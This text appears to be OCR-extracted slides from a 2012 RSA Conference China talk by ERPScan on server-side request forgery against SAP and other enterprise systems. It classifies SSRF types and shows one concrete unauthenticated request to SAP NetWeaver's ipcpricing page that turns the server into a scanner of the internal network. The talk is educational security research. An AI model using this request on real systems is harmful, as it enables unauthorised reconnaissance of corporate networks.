RSA CONFERENCE
CHINA 2012

RSA信息安全大会2012

THE GREAT CIPHER

MIGHTIER THAN THE SWORD

伟大的密码胜于利剑

SSRF: The new threat for business-critical applications

Alexander Polyakov
ERPScan

RSA CONFERENCE
CHINA 2012

Alexander Polyakov

RSA CONFERENCE CHINA 2012

ERPScan

Security Scanner for SAP

Business application security expert

Agenda

- Enterprise applications
  - Definitions
  - Typical enterprise landscape
  - Enterprise threats and defense
- SSRF
  - History
  - Types
  - XXE Tunneling
- Attacking SAP with SSRF
  - New life for old attacks
  - Bypassing security restrictions
  - Exploiting other services
- Conclusion


Why are they critical?

Any information an attacker, be it a cybercriminal, an industrial spy or a competitor, might want is stored in a company's ERP. This information can include financial, customer or public relations, intellectual property, personally identifiable information and more. Industrial espionage, sabotage and fraud or insider embezzlement may be very effective if targeted at the victim's ERP system and can cause significant damage to the business.


Business-critical systems: Architecture

- Located in a secure subnetwork
- Secured by firewalls
- Monitored by IDS systems
- Regularly patched


Secure corporate network



Real corporate network



Corporate network attack scenario




SSRF

SSRF History: The beginning


- SSRF, as in Server Side Request Forgery.
- An attack which was discussed in 2008 with very little information about theory and practical examples.
- Like any new term, SSRF doesn't show us anything completely new like a new type of vulnerability. SSRF-style attacks were known before.

SSRF History: Basics

- We send Packet A to Service A
- Service A initiates Packet B to service B
- Services can be on the same or on different hosts
- We can manipulate some fields of packet B within packet A
- Different types of SSRF attacks depend on how many fields we can control on packet B



SSRF at a glance



Ideal SSRF

The idea is to find victim server interfaces that:

- Must allow to send any packet to any host and any port
- Must be accessed remotely without authentication

SSRF Types

- **Trusted SSRF** (Can forge requests to remote services but only to predefined ones)
- **Remote SSRF** (Can forge requests to any remote IP and port)
  - **Simple Remote SSRF** (No control on app level)
  - **Partial Remote SSRF** (Control in some fields of app level)
  - **Full Remote SSRF** (Control on app level)

Trusted SSRF

- Trusted because they can be exploited through predefined trusted connections.
- RDBMS systems and ERP systems give you the functionality to make trusted links.
- Through those predefined links, the attacker can send some packets to linked systems.
- Need to have access to the application or a vulnerability like SQL Injection.
- Examples
  - SAP NetWeaver
  - Oracle DB
  - MsSQL DB

SSRF Types: SAP

- SAP NetWeaver can have trusted links
- Predefined in SM59 transaction
- Use RFC protocol and user authentication
- Usually with predefined passwords
- Usually with SAP_ALL rights

Can be exploited by connecting from TST to PRD system

Trusted SSRF: Conclusion

- Advantages for the attacker
  - Interesting
  - There are examples of dangerous attacks
  - Links usually exist across the enterprise
  - The attack is very stealthy because the behavior looks normal
- Disadvantages
  - Username and password needed
  - An existing link needed

Remote SSRF

A more interesting class:


- Control what to send and how
- Forge requests to any host and any port from a trusted source even if you cannot connect to those hosts directly
- Connect to services which only listen localhost interface as well
- Depending on what exactly we can control there are at least 3 types of Remote SSRFs

Remote SSRF: Subtypes

RSA CONFERENCE CHINA 2012


Simple

Can't control
Packet B application level




Partial

Control some fields in
Packet B application level



Full

Control all fields in
Packet B application level



Simple Remote SSRF: Ability to send something

- The most popular example is the ability to remotely scan for open ports and IP addresses
- Affected software:
  - SAP NetWeaver wsnavigator(SAP Notes 1394544, 871394)
  - **SAP NetWeaver ipcpricing (SAP Note 1545883)**
  - SAP BusinessObjects viewrpt (SAP Note 1432881)


Simple Remote SSRF: port scan via ipcpricing


- It is possible to scan an internal network from the Internet
- Authentication is not required
- SAP NetWeaver J2EE engine is vulnerable


/ipcpricing/ui/BufferOverview.jsp?


server=172.16.0.13
& port=31337
& dispatcher=
& targetClient=
& view=

Simple Remote SSRF: Port scan via ipcpricing









